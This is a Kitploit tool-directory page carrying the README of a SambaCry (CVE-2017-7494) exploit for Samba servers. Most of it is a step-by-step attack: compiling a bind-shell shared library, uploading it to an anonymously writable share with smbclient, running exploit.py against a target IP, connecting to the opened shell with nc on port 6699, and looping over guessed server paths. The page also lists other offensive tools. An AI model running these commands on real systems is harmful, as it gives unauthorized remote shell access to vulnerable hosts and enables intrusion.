
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2017-7494_SambaCry — SambaCry (CVE-2017-7494) exploit for Samba | bind shell without Metasploit | Kitploit

Tools/GitHubGitHub/d3fudd/cve-2017-7494_sambacry
Vulnerability AnalysisExploitationShellcodePenetration TestingRemote Access ToolPayload Development
GitHubd3fudd/cve-2017-7494_sambacry

CVE-2017-7494_SambaCry

SambaCry (CVE-2017-7494) exploit for Samba | bind shell without Metasploit

View Repository
7264 years agoNot yet reviewed
Share

CVE-2017-7494 SambaCry Exploit

Exploit SambaCry (CVE-2017-7494) to exploit Samba (bind shell without Metasploit)


If you need to change the port, just change line 68 of bindshell-samba.c and recompile:
image

gcc -c -fpic bindshell-samba.c
gcc -shared -o libbindshell-samba.so bindshell-samba.o

How to exploit:

See the shares (in this example we are using an anonymous user):

smbclient -L //192.168.10.131/ -U "" -N
	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	publico         Disk      Publico
	IPC$            IPC       IPC Service (maq131 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
	WORKGROUP            CHORA

Access a folder and check if the user has write permissions:

smbclient //192.168.10.131/publico -U "" -N

If you have write permissions, send the file libbindshell-samba.so

smb: \> mput libbindshell-samba.so
Put file libbindshell-samba.so? yes
putting file libbindshell-samba.so as \libbindshell-samba.so (3.5 kb/s) (average 3.5 kb/s)
smb: \> dir
  .                                   D        0  Tue Nov  1 19:44:15 2022
  ..                                  D        0  Wed Jun 14 14:16:35 2017
  libbindshell-samba.so               A     8432  Tue Nov  1 19:44:17 2022

		3997376 blocks of size 1024. 1960284 blocks available
smb: \>

Then just run the exploit:
python2 exploit.py -t target_ip -m path_absoluto_server_side

Example:

python2 exploit.py -t 192.168.10.131 -m /home/publico/libbindshell-samba.so

Connect to port 6699/TCP:

nc -vn 192.168.10.131 6699

image

If you don't know the absolute PATH on the server side, it is advisable to perform guessing and wait for port 6699/TCP to open:

for i in $(cat paths.txt);do python2 exploit.py -t 192.168.10.131 -m $i/publico/libbindshell-samba.so 2>/dev/null;done

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    256

Explore all tools

Browse our collection of tools

View all tools →





